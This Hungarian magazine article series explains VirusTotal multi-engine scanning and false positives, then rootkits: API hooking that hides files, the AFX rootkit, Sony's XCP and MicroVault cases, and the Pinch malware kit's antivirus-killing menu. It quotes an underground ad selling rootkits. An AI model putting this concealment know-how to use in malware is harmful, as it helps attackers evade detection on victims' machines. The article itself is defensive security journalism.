A 32 LOVAS FOGAT

Totális ellenőrzés

A vírusok varázslatos világa című sorozatunk első részében arról lesz szó, hogyan ellenőrizhetünk egy gyanús állományt egyszerre többféle vírusirtó segítségével. Emellett arra is fény derül, miként jutnak feldolgozandó vírusmintákhoz az antivíruscégek laboratóriumai.

Mindenkivel előfordulhat, hogy gyanú ébred benne egy számítógépes állománynyal szemben. Mintha azóta lenne lassú a gépem, amióta azt a fránya levélmellékletet megnyitottam! Mintha azóta lennének rendszeres lefagyások, hogy azt a bizonyos alkalmazást telepítettem! Lehet, hogy az általam használt vírusirtó egy tiszta állományra riaszt, vagy talán csak vakriadó? Nem merem megnyitni a levélben kapott mellékletet, hátha fertőzött, de vajon hogyan győződhetnék meg róla?


Ilyen és ehhez hasonló kérdések esetében jól jönne egy olyan alkalmazás, amely csatasorba állítja a piacon kapható antivírusprogramok színe-javát, és elvégezne számunkra egy alapos vizsgálatot egy adott gyanús fájl esetében. És ez nem vágyálom, ez már valóság! Egy spanyol weboldal, a VirusTotal már évek óta kínálja ezt a lehetőséget a felhasználók millióinak. Az amerikai *PC World* magazin a „2007. év 100 legjobb terméke" díjat adományozta a VirusTotalnak a biztonsági weboldalak kategóriában. Gyanús állományok vizsgálatára mi is jó szívvel ajánljuk ezt az igen hasznos oldalt.

VirusTotal, a biztos pont

Ez év júliusától megújult külsővel és kibővített palettával jelentkezett a VirusTotal ingyenes online vírus- és kártevővizsgáló szolgáltatása. A VirusTotal egy független IT-biztonsági laboratórium, a Hispasec Sistemas által kifejlesztett ingyenes szolgáltatás, amely számos parancssori antivírusmotort alkalmaz, és ezeket a fejlesztők által hivatalosan kibocsátott vírusadatállományokkal rendszeresen frissíti. A keresőmotorok készítői között olyan nagy neveket találunk, mint az ESET NOD32, F-Secure, Frisk, Kaspersky, McAfee, Panda, Symantec és még sokan mások; összesen 32 vírusvédelmi alkalmazás neve sorakozik a listán.

Ám amellett, hogy küllemében átalakult az oldal, számos egyéb hasznos funkcióval is gazdagodott a kínálat. A megvizsgálandó mintaállomány beküldése nemcsak a webes felületen történhet, hanem elektronikus postán is eljuttathatjuk azt a VirusTotalnak. Ez utóbbi esetben levélben kapjuk meg az ellenőrzés eredményét. Emellett akár titkosított csatornán (SSL) is lehetőségünk van elküldeni a vizsgálandó mintát.

További hasznos beállítási lehetőség, hogy a beküldött állomány esetében nyilatkozhatunk úgy is, hogy a vizsgálandó fájl bizalmas természetű, nem publikus. Ebben az esetben a VirusTotal nem küldi tovább elemzésre gyanú esetén a projektben részt vevő antivíruscégek víruslaborjaiba – hiszen az oldalnak ez is az egyik nagy haszna a fejlesztők szempontjából.



Egy adott vírust vizsgálva látható, hogy sokan nem is találják meg azt, a találatokat átböngészve pedig felfigyelhetünk arra, hogy a különféle termékek többnyire nem egységesen, hanem összevissza nevezik el azt

Magyarul beszél, és sírva vigad

Bővült a webes felület nyelvi támogatása is: a korábbi angol és spanyol mellé bekerült a német, cseh, lengyel és a magyar nyelv is. A magyarítást nekem volt szerencsém elkészíteni, ebben hihetetlenül rugalmas partnerekre találtam bennük, név szerint is hadd említsem meg *Francisco Santost*. Az ötlet felvetése után felajánlottam a segítségemet e-mailben, és néhány gyors levélváltást követően – alig másfél nap múlva – már ki is kerülhettünk a választható nyelvek közé. Azóta is rendszeresen látogatom az oldalt, és olybá tűnik, valóságos hullámot indítottunk el a fordításokkal: azóta már a svéd, portugál, olasz, kínai nyelv (alap- és tajvani változat) is felkerült a palettára.

Számok, számok...

Az új weboldalon számos statisztikai adatot is nyomon követhetünk az eddigi Top 10-es kártevőlista mellett: ilyen a szolgáltatás kihasználtságát a legutóbbi 24 órában jellemző grafikon, a különféle víruskereső motorok frissítési adatai. Találunk tortadiagramot azon kártevők számáról is, amelyeket minden résztvevő kivétel nélkül felismert, illetve az olyan fertőzött fájlokról, amelyeket viszont legalább egy keresőmag észlelt.

A vírusirtót nem pótolja!


A weboldal készítői fontosnak tartják leszögezni: a VirusTotal nem helyettesítheti a számítógépre telepített egyedi vírusvédelmi szoftvert, használatával csak egy kiválasztott állományt vizsgálhatunk. A felhasználó rendszerének állandó vírusvédelmére a módszer nem alkalmas. Bár a több, különféle víruskereső motornak köszönhetően a felismerési arány kiemelkedő, ezek az eredmények együttesen sem garantálják, hogy egy adott állomány valóban ártalmatlan. Pillanatnyilag nem létezik olyan technikai megoldás, amely 100 százalékos biztonsággal mutatná ki a vírusokat és más kártevőket. Vigyázzunk, hogy ne váljunk félrevezető reklámok áldozatává, és legyünk gyanakvók, ha valaki netán 100 százalékos biztonságot ígérne!

Tanulságok

Igen érdekes hozzászólások születnek a VirusTotal blog szekciójában. Következzen most innen néhány hasznos és tanulságos gondolat!

Általánosságban kijelenthetjük, hogy napjainkban minden vírusvédelmi terméknek vannak különféle észlelési problémái az elszaporodott kártevők elképesztően nagy száma miatt. Hasonlóképpen előfordulhat olyan eset, hogy egy termék egyedül észlel egy vadonatúj mintát – például jó minőségű heurisztikájának köszönhetően, vagy mert elsőként készítették el az adott kártevőre a vírusadatbázis-frissítést. Ez az oka annak, amiért egy ilyen eset nem alkalmas arra, hogy egyetlen minta alapján bizonyítsa egy termék (ideiglenes) fölényét a többivel szemben.

Nem győzzük elégszer ismételni, hogy a VirusTotal nem terepe egy antivírus-összehasonlító elemzésnek, hanem olyan eszköz, amely párhuzamosan több AV-programmal is képes ellenőrizni gyanús mintákat, és segíti a különböző víruslaboratóriumokat azzal, hogy továbbítja szá-



A közös nevező: (szinte) minden víruskereső az EICAR tesztvírus jelenlétét jelzi

KAPCSOLÓDÓ WEBOLDALAK

A VirusTotal magyar honlapja: www.virustotal.com/hu/

VirusTotal blog: blog.hispasec.com/virustotal/

Jotti online kártevő-azonosító szolgáltatása: virusscan.jotti.org

ESET Online Scanner, az online NOD32 kereső: www.eset.com/onlinescan/

Panda NanoScan online kereső: www.nanoscan.com

Trend Micro Housecall online kereső: housecall65.trendmicro.com

A Symantec Security Check online kereső: security.symantec.com/sscv6/

EICAR tesztvírus: www.eicar.com

mukra azokat a kártevőket, amelyeket képtelenek voltak észlelni.

Azoknak, akik arra használják a VirusTotal oldalt, hogy antivírus-összehasonlító elemzéseket végezzenek, tudniuk kellene, hogy ezzel hibás módszert választanak, több okból is – lássuk a legnyilvánvalóbbakat!

– A VirusTotalban szereplő keresőmotorok parancssori programok, tehát semmiképpen sem hasonlíthatók össze ennek alapján egy telepített munkaállomáson futó programcsomag-változattal: például számos esetben egy telepített programcsomag viselkedéselemzési technikát hajt végre, és mindeközben támaszkodik a tűzfalas védelemre, ezzel csökkentve a lehetséges belépési pontokat, és mérsékelve a fertőzést.

– A VirusTotalban a munkaállomás-alapú megoldások egyidejűleg működnek a komplett hálózati alapú (tűzfal, átjáróvédelem stb.) megvalósításokkal; az utóbbi csoportban található heurisztikák agresszívebb és paranoiásabb működésűek lehetnek, mialatt a hamis riasztások (false positive) száma kevésbé látványosan jelentkezik. Emiatt egyszerűen nem tisztességes összehasonlítani e két csoportot.

– Egyáltalán nem könnyű feladat egy megbízható és hiteles antivírus-elemzés megvalósítása; ez nagyszámú reprezentatív és hiteles vírusmintát igényel, amelyek közt egyaránt szerepelnek az úgynevezett vadon élő (In The Wild) kártevők, valamint a víruslaboratóriumi (Zoo Collection) egyedek, a téves riasztást adó, valamint a sérült, korrupt végrehajtható fájlokkal egyetemben. Emellett a munkaállomás-alapú új vírusellenes technikák bevezetésére való tekintettel az volna a korrekt eljárás, ha minden termékkel valós környezetben ellenőrizhetnénk az adott mintát – ez lenne az igazi próbatétel a programok valós észlelési és megelőző képességeire. Mindmáig nincs egyetlen olyan antivírusteszt, amelyben ezek az alapelvek maradéktalanul érvényesülhetnének.

Ebben az állományban nincs vírus, hiszen a Windows Calc.exe-t tömörítettük az UPX segítségével – mégis a résztvevők közel 10 százaléka minden ok nélkül riaszt

Kísérletezzünk és gondolkozzunk!

A fenti címet Öveges professzor egyik könyvének címéből kölcsönöztük; kísérletezzünk mi is egyet: létezik egy úgynevezett EICAR tesztvírus, amelyet egy nemzetközi megállapodás szerint minden víruskereső felismer, ezzel szokták tesztelni a vírusvédelmi programokat. Természetesen ez nem egy fertőző állomány, hanem egy 68 bájt hosszú, .COM kiterjesztésű fájl, amelyet a **www.eicar.com** oldalról lehet letölteni. Ha ezt megvizsgáljuk a VirusTotal oldalon, meglepve tapasztalhatjuk, hogy szabvány ide, megállapodás oda, a Prevx1 „Win32.Malware.gen" néven egy generikus Windows alatt futó kártékony programnak jelzi, míg az összes többi résztvevő – helyesen – EICAR tesztvírusnak mutatja. Jöjjön a kísérlet második része: válasszuk ki a Windows Számológép alkalmazást (\Windows\System32\Calc.exe), és vizsgáltassuk meg. Az eredmény, ahogy vártuk, 32-ből 32 tiszta állapotot mutat. Ha most ugyanezt a Calc.exe állományt az UPX (Ultimate Packer for eXecutables) program segítségével tömörítjük, és az újonnan keletkezett ártalmatlan, de UPX tömörítésű állományt vizsgáljuk a VirusTotallal, meglepetésben lesz részünk: három kereső is, az eSafe, az Ikarus és a WebWasher-Gateway fertőzöttnek jelzi azt, minden alap nélkül.

Ha a rendszer netán pillanatnyilag túlterhelt lenne, az e-mailben elküldött minta eredményéről válaszlevélben kapjuk meg az értékelést

A vizsgálat eredménye nem ítélet, hanem hathatós segítség. Nem győzzük elégszer hangsúlyozni: ha egy bedobott mintát minden kereső tisztának ítél, az még nem jelenti azt, hogy az valóban egy tiszta állomány, és nem tehet kárt gépünkben. És ennek az ellenkezője is igaz lehet: ha egy adott fájlra minden egyes keresőmotor riaszt, ettől függetlenül az még lehet ártalmatlan.

Alternatíva és online keresők

Létezik egy másik, szintén ingyenes oldal is a kártevőminták vizsgálatára: itt azonban lényegesen szerényebb a rendelkezésre álló keresőmotorok száma. A Jotti holland weboldalon szintén lehetőség van tetszőleges fájl feltöltésére és vizsgálatára, és ezt követően kapunk egy táblázatos jelentést az eredményről, hogy mely keresőmagok ítélték tisztának, illetve melyek fertőzöttnek a vizsgált mintát.

Mint írtuk, a VirusTotal és persze a Jotti sem alkalmas gépünk vírusellenőrzésére, csak az elküldött gyanús minta kivizsgálására. A normál, telepíthető keresők mellett léteznek úgynevezett online keresők is, amelyek az adott vírusvédelmi alkalmazás installálása nélkül képesek végigvizsgálni számítógépünket. A megoldások többségében a detektálásra szorítkoznak, mentesítést nem végeznek. A neves antivírusgyártók közül többek közt az ESET NOD32, a Panda Security, a Symantec és a TrendMicro nyújtanak ilyet. Ez a módszer mindkét fél számára hasznos: a géptulajdonos egy alternatív megoldással is megbizonyosodhat vírusmentes állapotáról, míg a gyártók ily módon pontos fertőzési statisztikákhoz jutnak a még hatékonyabb védekezéshez.

Dexter laboratóriuma

A víruslaborokban történő feldolgozás és az adott kártevő felismerését biztosító vírusaláírás-bővítéshez mintákra van szükség. Ezek egy része az adott gyártó saját ügyfeleitől érkezik kivizsgálásra. Vannak aztán a levelezőszervereken elhelyezett vírusvédelmi megoldások, ahol a gyanús fájlokat tárolják, majd elemzésre továbbítják őket, végül pedig az úgynevezett honey-potok, azaz mézesbödön típusú csalihelyek is begyűjtik azokat. A fent említett VirusTotal ugyancsak egy ilyen lehetséges mintaforrás, amely hasznosan segíti az antivírusgyártókat naprakészségük folyamatos fenntartásában azzal, hogy az általuk fel nem ismert, de a többi résztvevő által detektált mintákat rendszeresen átadják számukra részletes elemzésre.

***

Kérjük kedves olvasóinkat, ha a témában kérdésük, hozzászólásuk van, juttassák el hozzánk **(velemeny@pcworld.hu)**.

Csizmazia István, vírusvédelmi tanácsadó
Sicontact Kft., a NOD32 magyarországi képviselete

A LÁTHATATLAN ELLENFÉL

A rootkitek már a spájzban vannak

A Vírusok Varázslatos Világa című sorozatunk második részében a rootkitekről lesz szó – ezek működéséről és veszélyeiről. Bepillantunk még egy igazi alvilági víruskészítő készletbe, megvizsgáljuk, mit tud, mire képes a Pinch nevű eszköz, nem utolsósorban az is kiderül, lehet-e vele láthatatlan kártevőket készíteni.

A rootkitek olyan speciális hacker eszközkészletek, amelyeket a támadók arra használnak, hogy rendszergazda szintű jogosultságot szerezhessenek maguknak.

```
ATTENTION!!

Undetected rootkits are on sale for $100 each. Payment by paypal, egold,
western union, check or money order!

Contact aphex@[redacted] for purchase.
```

Nyíltan hirdeti fejlesztője az AFX-csomagot: 100 dollárért bárki vehet „észlelhetetlen" rootkitet

A rootkiteket eredetileg a UNIX/Linux operációs rendszerekre készítették, és céljuk a legmagasabb – az úgynevezett root, vagyis a rendszergazda szintű – jogosultság megszerzése volt, ezzel ugyanis át lehet venni az adott számítógép feletti irányítást.

A Windowst futtató gépek esetében más a helyzet: itt elsősorban programok, futó folyamatok (processzek) vagy Registry-bejegyzések álcázása, biztonsági alkalmazások előli elrejtése a cél. Ez esetben a jogosultságnak nincs kiemelt szerepe, hiszen többnyire minden felhasználó a létező legmagasabb szintű, vagyis adminisztrátori privilégiumokkal szerepel.

Veszélyes-e a rootkit?

A definíció szerint olyan programokról van szó, melyek képesek eltitkolni saját vagy más szoftverek jelenlétét. Önmagában a rootkit-technológia nem jelent veszélyt: hasonlatosan például az atommaghasadáshoz, amelyet lehet jó célokkal atomerőművekben energiatermeléshez használni, de rossz szándékkal nukleáris bomba is előállítható a segítségével. A nagy gondot az jelenti, ha ezt a technikát különböző számítógépes kártevők: vírusok, férgek, kémprogramok leplezésére használják. Sajnos úgy tűnik, az utóbbi időben pontosan ez történik.

Apu, hogy megy be?

A rootkit beépül az operációs rendszer API (Application Program Interface) rétegébe – magyarul abba a függvénykészletbe, melyet a gépre telepített programok rendre meghívnak –, és azt magára irányítva ellenőrzi, átalakítja annak eredeti működését. Ha például egy olyan könyvtár listázására adunk utasítást, amelyben a rosszindulatú kódot tartalmazó program található, akkor ennek neve a manipuláció révén hiányozni fog a listából. Ugyanez történhet egy adott rendszerleíró adatbázisbeli (Registry) bejegyzés ellenőrzésekor is. Minden parancsforgalom az ellenőrzése alá kerül – szakszóval „meghookolja" a felhasználói függvényeket. Ha a rootkitet távolról vezérlő hacker úgy kívánja, bármilyen más állományt is elrejthet ily módon, többek között a megtámadott gépre távolról feltöltött illegális – akár terrorista, pornó- vagy warezanyagokat is.

A rootkitek és a számítógépes kártevők kapcsolata

Egy rootkit fő célja nem szükségképpen az, hogy uralja a kiszolgáló rendszert, még ha be is tör oda, és tartalmaz is olyan programokat, amelyek által megszerezhető a rendszergazdai szintű hozzáférés. Sokkal inkább az a fő célkitűzése, hogy lehetővé tegye a behatoló számára ténykedésének, valamint a rendszer sebezhetőségének leplezését.


```
C:\WINDOWS\system32\cmd.exe
Microsoft Windows XP [verziószám: 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\Documents and Settings\Sac>cd\

C:\>cd rejtett

C:\rejtett>dir
 A meghajtóban (C) lévő kötetnek nincs címkéje.
 A kötet sorozatszáma: 7C00-0EA9

 C:\rejtett tartalma:

2007.03.01.  09:30    <DIR>          .
2007.03.01.  09:30    <DIR>          ..
2007.03.01.  09:30            34 816 hook.dll
2005.03.20.  01:53             2 862 ReadMe.txt
2005.03.20.  02:49            23 644 root.exe
               3 fájl            61 322 bájt
               2 könyvtár   1 354 649 600 bájt szabad

C:\rejtett>
```

Az AFX-rootkit trükközése ellenére parancssorból be tudunk lépni annak elrejtett könyvtárába - ha pontosan tudjuk, hogy annak mi a neve – a CD, vagyis a Change Directory utasítással. A jelenség oka, hogy a rootkit a Windows API FindFirstFile és FindNextFile utasításait manipulálja, ezért nem láthatjuk a mappát a főkönyvtárból

Bár a rootkitek csak néhány éve kerültek az érdeklődés középpontjába, már korábban is használatban voltak, csak nem mindig vettük észre őket. *Greg Hoglund* független biztonsági szakértő egyenesen úgy véli, hogy a Windows-alapú rootkit alkalmazások titokban ugyan, de már évek óta széles körű használatban vannak. *Hoglund* már 1999-ben figyelmeztetett a probléma veszélyességére, sőt, demonstrációs céllal több rootkitet is írt – például az igen elterjedt Hacker Defendert. Nehezíti a küzdelmet, hogy a rootkitek több fajtája nyílt forráskódú, azaz mindenki számára hozzáférhető, emiatt bárki kisebb módosításokkal új kártevőt hozhat létre. Egy ilyen fejlett vírus a fertőzés után képes eltüntetni magát az operációs rendszer elől, miközben a háttérben tovább végzi kártékony tevékenységét.

A rootkitek detektálása

A speciális, külön programként forgalmazott rootkitfelismerő alkalmazások a különféle rendszereltérítéseket (hooks) képesek észlelni. Az egyik legeredményesebb klasszikus rootkitleleplező módszer a számítógép pillanatnyi állapotának (futó fo-



Világosan látszik a Google statisztikáján, hogyan élénkült meg hirtelen az érdeklődés a „rootkit" szóra a Sony BMG eset kapcsán

CD/DVD
További érdekes, cikkünkhöz kapcsolódó anyagok találhatók a lemezmellékleten.

lyamatok, automatikus indításra jogosult alkalmazások listája, Registry-bejegyzések, memóriafoglaltság stb.) mentését összehasonlítani egy garantáltan tiszta (például CD, DVD) lemezről történő indulás utáni hasonló mintavétellel. Ha ebben a két lementett állapotban a futó folyamatok, a felhasznált memóriaterület vagy bármi egyéb vonatkozásában különbözőségre derül fény, az alapos további nyomozásra adhat okot.

Híres rootkitek: a Sony BMG másolásvédeleme


A Winternals Software társalapítója és vezető szoftvermérnöke, *Mark Russinovich* leplezte le a Sony BMG által használt, rootkitalapú CD-másolásvédelmet. Őt olyan jelentős programok készítőjeként ismerhetjük, mint a RegMon, FileMon, ProcessExplorer vagy éppenséggel a rootkiteket felderítő RootkitRevealer alkalmazás.

A 2005 novemberében kipattant botrányt a First4 Internet cég által kifejlesztett és illegálisan alkalmazott digitális jogkezelő rendszer (DRM, Digital Right Management) okozta.

Íme a nagy vihart kavaró Sony BMG album, amelyen – mint utóbb kiderült –, nem csak zeneszámok voltak...

kezdetben még tagadta a kényes esetet, a bizonyítékok súlya alatt meghajolva visszavonta a DRM másolásvédelmét. Erre nemcsak a hirtelen támadt publicitás, hanem az ellene indított perek sorozata is rákényszerítette (**hopp.pcworld.hu/3508**).

Túl a személyiségi jogok megsértésén, további fontos momentum, hogy a Sony másolásvédelmi programja olyan sebezhetőséget nyitott a számítógépeken, amelyet nem sokkal később a külön erre a célra írt vírusok már ki is használtak, így szinte láthatatlanul be tudtak férkőzni ezekbe a rendszerekbe. Az XCP és más hasonló rootkitek eltávolítása rendkívül kényes és komoly szaktudást igénylő folyamat, mivel roppant komplex módon épülnek be a rendszerbe, ezért tapasztalatlan felhasználóknak megfelelő segédeszköz nélkül semmiképpen nem javasolt. Egy szakszerűtlen próbálkozás indíthatatlan Windowst eredményez.



A NOD32 antivírus bekapcsolt Anti-Stealth üzemmódban képes az FU-rootkit rejtett komponenseit is tevékenységük közben észlelni és törölni

Ez az XCP nevű rootkites védelem hálózati forgalmat kezdeményezett a Sony szerverei felé, és jelentette, kik, mikor és milyen IP-címmel rendelkező számítógépen játszották le az adott zenei CD-t. Ez ijesztő módon azt mutatja, hogy a cég Nagy Testvérként figyelemmel kísérhette a felhasználók szokásait. Jól jellemzi egy átlagfelhasználó kiszolgáltatottságát, hogy bár a Sony végfelhasználói szerződésének egyik apró betűs pontjában szerepel, hogy telepít egy szoftvert a számítógépre, annak funkcionalitása nincs egyértelműen megjelölve, továbbá arról sem esik szó, hogy a későbbiekben ezt lehetetlen lesz eltávolítani. Bár a Sony

Rootkit a Sony USB-kulcson

Úgy tűnik, van, aki semmiből nem tanul. Alig másfél évvel később a Sony ismét magára irányította a figyelmet Microvault USM-F pendrive-sorozatával. Ez év augusztus 27-én igen érdekes felfedezésről számolt be az F-Secure weblogja. Kiderült, hogy a Sony MicroVault USM 512 FL jelű, ujjlenyomat-azonosításra alkalmas flashmeghajtója titokban rootkitet telepít a gépekre, és az F-Secure kutatói szerint az eszköz kínai fejlesztésű szoftvere működése közben rejtett könyvtárat hoz létre.

Azért elképesztő az eset, mert úgy gondoltuk, aki korábban már ilyen hatalmas tanulópénzt volt kénytelen kifizetni elhibázott lépése miatt, az nem követi el újra ugyanazt. A Sony először cáfolta az értesülést, később pedig nem kommentálta az F-Secure több mint egy hónapja tett felfedezését, viszont amikor az USM-F jelű termékében is azonosították a rootkitet, hivatalos weblapján elérhetetlenné tette a két eszközhöz tartozó meghajtóprogramok (driverek) letöltését.

Kíváncsiak lettünk a dologra, és vásárolni indultunk a magyarországi webáruházakba, de nem találtunk rá egyik típusra sem. A Vaterán és a német eBayen sem jártunk szerencsével. Ezért inkább a meghajtóprogram-csomagra fókuszáltunk – és nem hiába. Az FL-típusra egy drivereket kínáló magyar oldalon, a drivers.hu-n akadtunk rá, míg az F változathoz szükséges szoftvert éppen a Sony oldaláról sikerült letölteni. Ehhez kitartóan kellett próbálkoznunk, de végül is találtunk olyan országot – Indiát –, ahol Isten malmai lassabban őrölnek, és az ideiglenes visszavonás ellenére sem távolították még el a programot a helyi Sony-honlapról.


A vírusirtó nem jelzett a nagy telepítőcsomagokra, a telepítés viszont az USB-eszközök fizikai megléte nélkül nem hajtható végre. Kis nyomozgatás után aztán a BioSecure\fg.exe állományra terelődött a gyanúnk, amely része mindkét telepítőcsomagnak. A ProcessMonitorral kísért próbafuttatás során látszik, hogy létrehoz egy új meghajtóállományt C:\WINDOWS\SYSTEM32\DRIVERS\FG.SYS néven, ezt a NOD32 sikeresen észleli, beállításától függően haladéktalanul törli, illetve karanténba helyezi.


Az ilyen, rejtett könyvtáron alapuló megoldások az előző BMG-esethez kísértetiesen hasonló helyzetet eredményezhetnek. A rejtett könyvtárba másolt állományok nemcsak a felhasználók, hanem számos vírusvédelmi program előtt is észrevétlen marad, és így, mondhatni megágyaznak egy láthatatlan vírusnak. A kártevők szerzői hamar kihasználják az ilyen kényes információt, és pontosan ebbe a mappába fogják telepíteni „láthatatlan" vírusaikat, kémprogramjaikat. Ezzel a gyártó olyan veszélynek teszi ki a gyanútlan felhasználókat, ami szerintünk nem megengedhető.

Védelem ideális ESET-ben


Hagyományos vírusok esetében általában megoldást jelent egy víruskeresés lefuttatása. A rootkitek azonban képesek arra, hogy aktiválásuk után láthatatlanná tegyék

A Pinch Kill menüjében tetszés szerinti folyamat (process), például az ismert víruskeresők ellen is indítható kikapcsolási kísérlet





A Pinch készlettel egy kaptafára készült kártevőket szépen felismerik az antivírusprogramok



A Sony USM F és FL jelű ujjlenyomat-olvasós USB-kulcsában titokban rootkit lapul, ezzel hatalmas veszélynek teszi ki a gyanútlan tulajdonosokat

magukat. Így, miután a frissített antivírusrendszer sem talál semmilyen fertőzést, a felhasználó – tévesen – biztonságban érezheti magát. Mindezek alapján a rootkitek elleni védekezés legfontosabb követelménye, hogy a fertőzést még annak aktivizálódása előtt ismerje fel és állítsa meg a számítógépre telepített antivírus. Ám a mai vírusvédelmi programok nem mindegyike képes erre.

Érdekes kivételt jelent az ESET Software vírusirtója, amely a megújult heurisztikus technológiának köszönhetően már a rootkiteket is proaktívan ismeri fel, megakadályozva azok működésbe lépését. A NOD32 az új, 2.7-es változattól kezdődően olyan fejlett rejtőzködésellenes technológiákat is kínál, amelyek átfogó védelmet nyújtanak a rootkitek ellen – azáltal, hogy képes a valós helyzetnek megfelelő információkat nyújtani a futó folyamatokról és az állományrendszer állapotáról.

